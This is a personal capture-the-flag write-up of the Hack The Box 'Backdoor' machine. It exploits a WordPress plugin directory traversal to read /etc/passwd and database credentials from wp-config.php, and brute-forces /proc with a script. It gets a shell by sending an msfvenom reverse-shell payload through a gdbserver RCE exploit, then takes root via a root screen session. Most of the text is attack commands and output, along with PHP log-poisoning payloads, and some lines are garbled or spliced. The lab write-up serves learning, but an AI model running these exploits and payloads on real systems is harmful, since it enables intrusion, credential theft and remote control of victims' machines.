550 HTB BackDoor

[HTB] BackDoor

by Pablo github.com/vorkampfer/hackthebox

- Resources:


    1. Savitar YouTube walk-through https://htbmachines.github.io/
    2. https://blackarch.wiki/faq/
    3. https://blackarch.org/faq.html
    4. Pencer.io https://pencer.io/ctf/ctf-htb-backdoor/
    5. 0xdf https://0xdf.gitlab.io/2022/04/23/htb-backdoor.html
    6. IPPSEC ippsec.rocks
    7. https://wiki.archlinux.org/title/Pacman/Tips_and_tricks
    8. https://www.ghostery.com/private-search
    9. Further reading GDBServers

       http://jbremer.org/turning-arbitrary-gdbserver-sessions-into-rce/

- View terminal output with color

    ```
    ▷ bat -l ruby --paging=never name_of_file -p
    ```

NOTE: This write-up was done using *BlackArch*



Synopsis:

```
Backdoor starts by finding a WordPress plugin with a directory traversal bug that allows me to read files from the filesystem. I'll use that to read within the /proc directory and identify a previously unknown listening port as gdbserver, which I'll then exploit to get a shell. To get to root, I'll join a screen session running as root in multiuser mode. ~0xdf
```

Skill-set:

```
1. WordPress Local File Inclusion Vulnerability (LFI)
2. LFI to RCE (Abusing /proc/PID/cmdline) Gdbserver RCE Vulnerability
3. Abusing Screen (Privilege Escalation) [Session synchronization]
```

Basic Recon

1. Ping & `whichsystem.py`

```
1.  ▷ ping -c 1 10.10.11.125

2. ▷ whichsystem.py 10.10.11.125
10.10.11.125 (ttl -> 63): Linux
```

2. Nmap

```
1. ▷ openscan backdoor.htb
2. ▷ echo $openportz
22,55555
3. ▷ sourcez
4. ▷ echo $openportz
22,80,1337
5. ▷ portzscan $openportz backdoor.htb
6. ▷ jbat backdoor/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 armageddon.htb
8.  ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp   open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
1337/tcp open  waste?  syn-ack
```

Focal Fossa

3. Discovery with *Ubuntu Launchpad*

```
1. Google 'OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 launchpad'
2. I am pretty sure this is a Ubuntu Focal Fossa Server.
```

4. Whatweb


```
1.  ▷ whatweb http://10.10.11.125
http://10.10.11.125 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], Email[wordpress@example.com], HTML5, HTTPServer[Ubuntu Linux]
[Apache/2.4.41 (Ubuntu)], IP[10.10.11.125], JQuery[3.6.0], MetaGenerator[WordPress 5.8.1], PoweredBy[WordPress], Script,
Title[Backdoor &#8211; Real-Life], UncommonHeaders[link], WordPress[5.8.1]
```

5. Nmap http-enum scan port 80

```
1. ▷ nmap --script http-enum -p80 10.10.11.125 -oN http_enum_80.nmap -vvv
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack
| http-enum:
|   /wp-login.php: Possible admin folder
|   /readme.html: Wordpress version: 2
|   /: WordPress version: 5.8.1
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|   /wp-login.php: Wordpress login page.
|   /wp-admin/upgrade.php: Wordpress login page.
|_  /readme.html: Interesting, a readme.
2. I am thinking about running a -sCV scan.
3. nmap -sCV -p 22,80,1337 10.10.11.125 -oN OS_version.nmap
```

Manual Enumeration of Website

6. Notice it says the `password is incorrect` but that means the user is valid. This is information leakage.




```
1. I check out some of the paths we got back from http-enum scan
2. /wp-login.php
3. admin:admin
4. foo:foo >>> They are telling us there is no such user foo. See response below.
5. **Error**: The username **foo** is not registered on this site. If you are unsure of your username, try your email address instead.
6. This happens a-lot in real world situations as well.
```

7. SearchSploit

```
1. searchsploit wordpress user enumeration
WordPress Core < 4.7.1 - Username Enumeration | php/webapps/41497.php
2. searchsploit -m php/webapps/41497.php
3. I am interested in this path.
4. ▷ cat 41497.php | grep -i "wp-json"
$payload="wp-json/wp/v2/users/"
5. ▷ curl -s -X GET "http://10.10.11.125/wp-json/wp/v2/users/"
<title>404 Not Found</title>
6. ▷ cat OS_version.nmap | grep  -A1 "80/tcp"
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: WordPress 5.8.1 <<< I know the version from the version scan we did earlier.
7. searchsploit wordpress 5.8.1
8. searchsploit wordpress ebook download
WordPress Plugin eBook Download 1.1 - Directory Traversal|php/webapps/39575.txt
8. SUCCESS, I find a directory traversal. Those are fun.
9.  ▷ searchsploit -x php/webapps/39575.txt
10. ▷ searchsploit -m php/webapps/39575.txt
11. See below for how I exploit this through the /wp-content/plugins path.
```

Wordpress `/wp-content/plugins`


- #pwn_wp_content_plugins
- #pwn_wordpress_wp_content_plugins
- #pwn_wordpress_plugins_path

> **NOTE: I did not use wpsscan because it does not work on blackarch for some reason.**
> 1. `https://github.com/wpscanteam/wpscan/issues/1836`
> 2. **I used wordpressscan instead.**

ebook directory traversal exploit

8. **This is a directory path that is default for wordpress and is important to remember if you can. `/wp-content/plugins`. The wordpress plugins are the vector that**

will usually be the most vulnerable for gaining a shell.




```
1. searchsploit -m php/webapps/39575.txt
3. ▷ mv 39575.txt wordpress_ebook_directory_traversal.txt
4. We have this line in the exploit.
5. ▷ cat wordpress_ebook_directory_traversal.txt | grep -i "filedownload"
/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../wp-config.php
6. http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/etc/passwd
7. BOOM, success!
8. We have a file inclusion vulnerability. It actually downloads. It will not be HTML reflected.
9. ▷ cat etc_passwd
/etc/passwd/etc/passwd/etc/passwdroot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
10. When you have this situation immediately switch to curl it is so much easier.
11. ▷ curl -s -X GET "http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/etc/passwd"
/etc/passwd/etc/passwd/etc/passwdroot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
12. We have this user name "user" that has bash access.
13.  ▷ cat etc_passwd | grep -i "sh$"
/etc/passwd/etc/passwd/etc/passwdroot:x:0:0:root:/root:/bin/bash
user:x:1000:1000:user:/home/user:/bin/bash
14. Lets try for this 'user' to see if it has any private keys on the server.
15. ▷ curl -s -X GET "http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?
ebookdownloadurl=/home/user/.ssh/id_rsa"
16. FAIL
17. ▷ curl -s -X GET "http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?
ebookdownloadurl=/home/user/.ssh/id_rsa.pub"
18. FAIL
19.  ▷ curl -s -X GET "http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?
ebookdownloadurl=/home/user/.ssh/authorized_keys"
20. FAIL
```

Exfil sensitive Linux system files

9. **So far we haven't had much success with this directory traversal exploit, but we find some things**

```
1. More enumeration via directory traversal exploit
2. ▷ curl -s -X GET "http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/proc/net/tcp"
3. ▷ cat tmp | awk -F":" '{print $3}' | cut -d' ' -f1 | sort -u | sponge proc_tmp <<< This parses the data so you can do the
following.
4. ▷ echo "0016
0035
0539
0CEA
8124
A5CA" | sort -u | while read port; do echo "[+] Port $port ==> $(echo "obase=10; ibase=16; $port" | bc)"; done
[+] Port 0016 ==> 22
[+] Port 0035 ==> 53
[+] Port 0539 ==> 1337
[+] Port 0CEA ==> 3306
```

```
[+] Port 8124 ==> 33060
[+] Port A5CA ==> 42442
```

10. Ok lets do some fore linux system files

```
1. This file will let you know if you are in a docker container or not. It is like hostname -I except it is a file.
2. ▷ curl -s -X GET "http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/proc/net/fib_trie"
-----------------------------------------------------------
▷ curl -s -X GET "http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadip, url=/proc/net/fib_trie"
| grep -A2 BROADCAST
             /32 link BROADCAST
             /23 link UNICAST
          |-- 10.10.11.125
-----------------------------------------------------------
3. It does not look like we are in a container. There are no ips starting with 172.
4. Lets go for credential hunting. This file wp-config.php may have some plain text credentials in it.
5.  ▷ curl -s -X GET "http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../wp-
config.php"
6. This text is hard to read so I send it to bat to color it.
7. ▷ curl -s -X GET "http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../wp-
config.php" | bat -l PHP --paging=never -p
-------------------------------------------
/** MySQL database username */
define( 'DB_USER', 'wordpressuser' );

/** MySQL database password */
define( 'DB_PASSWORD', 'MQYBJSaD#DxG6qbm' );
-------------------------------------------
8. The colored text looks so much better and you can customize the style you want. Batcat is great.
```

```php
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpressuser' );

/** MySQL database password */
define( 'DB_PASSWORD', 'MQYBJSaD#DxG6qbm' );
```

Lets see if the password is valid or not.

```
1. wordpressuser:MQYBJSaD#DxG6qbm
2. I will add these creds to creds.txt but I was not able to ssh or use them to log into the wordpress website as /admin.php. So
they are kind of uselsess right now.
3.  ▷ curl -s -X GET "http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/var/log/auth.log"
4. FAIL, we are not able to list the logs
```

Log poisoning scenarip, ios if we had access

12. If we try to ssh as an invalid user, but our invalid user is a malicious php script. It will still get logged to the server

```
1. ssh '<?php system("whoami"); ?>'@10.10.11.125
2. But we can not access the logs so this will not work.
3. We could also poison the User-Agent header if we had access to the logs this attack would make sense.
4. curl -s -X GET "http://10.10.11.125/foo" -H "User-Agent: <?php system('whoami'); ?>" <<< But like I said we do not have access
to the logs. So no log poisoning.
```

13. Enumeration continued...

```
1. Lets check out /proc/schedstat
2. Fail
3. I meant /proc/sched_debug
4. ▷ curl -s -X GET "http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/proc/sched_debug"
5. We get a ton of stuff back.
```

```
6. ▷ curl -s -X GET "http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/home/user/user.txt"
7. FAIL, the user on this box is "user" but I was not able to exfil the user.txt file.
```

BruteForcer.py

14. Lets script a python brute forcer for HTB backdoor

```
1. touch bruteForcer.py
2. go to "https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion#lfi-to-rce-via-procselfenviron"
3. We are checking out /proc/self/environ
4. I do not think we can use this after all. The goal is to enumerate through each '/proc' directory. If you cd into '/proc' and
do an ls -la you will see a bunch of numbered folders.
5. /proc ▷ dir
1 11053 1433 15906
10 11054 1439 15922
100 11056 1440 15923
1005 11086 1441 15924
1019 11090 1456 15969
102 111 147 15976
1023 11110 15 16
1029 113 152 16087
103 114 158 161
1031 115 15824 168
1033 13 15827 169
1068 133 15828 17
1085 1367 15830 170
1089 14 15848 172
10919 1403 15863 17623
110 1431 15865 17647
6. There is a bunch of numbered folders in /proc and this python script will enumerate through them. I think we are going to also
try to exfiltrate data from here because there can be credendials in this folders.
7. This should also work using curl.script /dev/null -c bash
8. curl -s http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?
ebookdownloadurl=../../../../../../../../proc/self/cmdline -o- | xxd
9. Not nearly as effecient as s4vitars python 'brute_forcer_v1.py' script though.
```

15. Scripting `bruteForcer_v1.py` code-along with S4vitar

```
1. like I said this script enumerates through these proc files and exfils data.
2. ▷ python3 brute_forcer_v1.py
--------------------------------------------------------------------------------
[*] PATH: /proc/851/cmdline
[*] Total length: 181
b'/proc/851/cmdline/proc/851/cmdline/proc/851/cmdline/bin/sh\x00-c\x00while true;do su user -c "cd /home/user;gdbserver --once
0.0.0.0:1337 /bin/true;"; done\x00<script>window.close()</script>'
--------------------------------------------------------------------------------
3. I will save this as brute_forcer_v1.py and if I make a second iteration of this script I will call it v2.py etc..ip, .
4. So now I know that not only is port 1337 open. It is showing me in this command that was save int /proc that it is a gdbserver
running on that port.
5.  0xdf also has a version of this enumeration using a for loop in a bash script. "$ ./brute_proc.sh"
================================================
#!/bin/bash

for i in $(seq 1 50000); do

    path="/proc/${i}/cmdline"
    skip_start=$(( 3 * ${#path} + 1))
    skip_end=32

    res=$(curl -s http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=${path}ne -o- | tr
'\000' ' ')
    output=$(echo $res | cut -c ${skip_start}- | rev | cut -c ${skip_end}- | rev)
    if [[ -n "$output" ]]; then
        echo "${i}: ${output}"
    fi

done
================================================
```

This fails on me because of `port, ip`

GNU gdbserver 9.2 - Remote Command Execution (RCE)

16. **We have exfiltrated data using our python enumeration script for /proc directories.**

```
1. I use searchsploit to see if there are any exploits for gdbserver and we get lucky. There is a python script.
2. ▷ searchsploit gdbserver
GNU gdbserver 9.2 - Remote Command Execution (RCE)| linux/remote/50539.py
3. ▷ searchsploit -m linux/remote/50539.py
4. ▷ cp 50539.py gdbserver_rce.pyscript /dev/null -c bash
5. ▷ python3 gdbserver_rce.py
Usage: python3  <gdbserver-ip:port> <path-to-shellcode>
Example:
- Victim's  -> 10.10.10.200:1337
- Attacker's  -> 10.10.10.100:4444
1. Generate  with msfvenom:
$ msfvenom  linux/x64/shell_reverse_tcp LHOST=10.10.10.100 LPORT=4444 PrependFork=true -o rev.bincurl -s -X GET
"http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/proc/sched_debug"
2. Listen  Netcat:
$ nc  4444
3. Run  exploit:
$ python3  10.10.10.200:1337 rev.bin
```

17. **I create an msfvenom payload. I change the port to 443 because I like using port 443 instead and etc...**

```
1. TimeStamp 01:44:00
2. msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.4 LPORT=443 PrependFork=true -o rev.bin
3.  ▷ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.4 LPORT=443 PrependFork=true -o rev.bin
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 106 bytes
Saved as: rev.bin
~/backdoor ▷ file rev.bin
rev.bin: data
4. Set up your listener 'sudo nc -nlvp 443'
5. ▷ python3 gdbserver_rce.py 10.10.11.125:1337 rev.bin
6. FAIL, there is a coding error. The author of this script is using "ip, port" as a variable name and it is causing a bunch of
errors.
7. So trash script going in trash.
8. Somehow s4vitar gets his version to work. I am sure he modified it off camera. Not sure but the way it is coded it will not
work. I am using the latest version of python as well. That could be the problem. I will look for another solution.
```

Looking for an alternative to gdbserver exploit

18. **This `gdbserver_rce.py` exploit has failed. Looking for alternative.**

```
1. I head over to Pencer.io writeup. He has a metasploit method. I do not want to use metasploit, but I will have to make an
exception. I am going to transfer to a shell right away so it is not completely metasploit the entire way.
2. FAIL, I do not like metasploit anyway. Lets go back to the gdbserver exploit and try it again.
```

If you do get on the box, the privesc is so simple.

19. **Privesc to root using SCREEN with SUID assigned bit**

```
1. You just need to type the following and you are root.
2. You must upgrade your shell for this to work. See below.
3. $ ps -faux | grep screen <<< verify it is running as root
4. $ screen -x root/ <<< Enter this and you will drop to a root shell.
```

Update I have found the issue

20. **The issues were a few of them**

```
1. You need to use root. If port 443 fails use root with another port like 9000 9001. You will need to keep sending the payload. I
sent the payload 15 times before it finally took it on port 9001. I like using port 443 but It refused to connect on that port for
some reason.
```

```
2. Of course, I created a different msfvenom exploit with the same payload but a different port (9001) and different name. I
called it reverse.bin instead of rev.bin.
3. Next, for the privesc to root. You need to upgrade the shell first before you attempt "$ screen -x root/"

4. Here is how to upgrade the shell.
$ script /dev/null -c bash
$ stty raw -echo; fg
[1]  + 594972 continued  nc -nlvp 9001
                                    reset xterm
user@Backdoor:/home/user$
user@Backdoor:/home/user$
user@Backdoor:/home/user$ export TERM=xterm-256color
user@Backdoor:/home/user$ source /etc/skel/.bashrc
user@Backdoor:/home/user$ stty rows 39 columns 187
user@Backdoor:/home/user$ export SHELL=/bin/bash
```


21. **Below is the entire verbose session. I also included how I tried to get the shell.**

```
1.  [root@blackarch]-[/home/h@x0r/hackthebox/backdoor]
>>> python3 50539.py 10.10.11.125:1337 reverse.bin
[+] Connected to target. Preparing exploit
[!] ERROR: Unexpected response. Try again later <<< I got this error 15 times before I finally got a shell.

2. [root@blackarch]-[/home/h@x0r/hackthebox/backdoor]
>>> python3 50539.py 10.10.11.125:1337 reverse9001.bin
[+] Connected to target. Preparing exploit
[+] Found x64 arch
[+] Sending payload
[*] Pwned!! Check your listener
[root@blackarch]-[/home/h@x0r/hackthebox/backdoor]

================================================================================
3. ▷ nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.125 57574

bash
script /dev/null -c bash
Script started, file is /dev/null
user@Backdoor:/home/user$ cat user.txt
cat user.txt
f2a9cf8bdeb99e86809b674f835592c7
user@Backdoor:/home/user$ ps -faux | grep screen
ps -faux | grep screen
root         823  0.0  0.0   2608  1752 ?        Ss   06:57   0:01      \_ /bin/sh -c while true;do sleep 1;find
/var/run/screen/S-root/ -empty -exec screen -dmS root \;; done
user        9379  0.0  0.0   3304   732 pts/1    S+   07:48   0:00                \_ grep --color=auto screen
user@Backdoor:/home/user$ screen -x root/
screen -x root/
Please set a terminal type.
user@Backdoor:/home/user$ ^Z
[1]  + 594972 suspended  nc -nlvp 9001
~/hackthebox/armageddon ▷ stty raw -echo; fg
[1]  + 594972 continued  nc -nlvp 9001
                                    reset xterm
user@Backdoor:/home/user$
user@Backdoor:/home/user$
user@Backdoor:/home/user$ export TERM=xterm-256color
user@Backdoor:/home/user$ source /etc/skel/.bashrc
user@Backdoor:/home/user$ stty rows 39 columns 187
user@Backdoor:/home/user$ export SHELL=/bin/bash
user@Backdoor:/home/user$ screen -x root/
[screen is terminating]
root@Backdoor:~# cat /root/root.txt
d5664d1fe36ba19d5182b5a9dad9cc45
root@Backdoor:~#
```



Pwned, this box is rated easy but with the glitches and finagling I would rate this a hard box instead. I have done Insane level boxes that were not as hard as this easy box.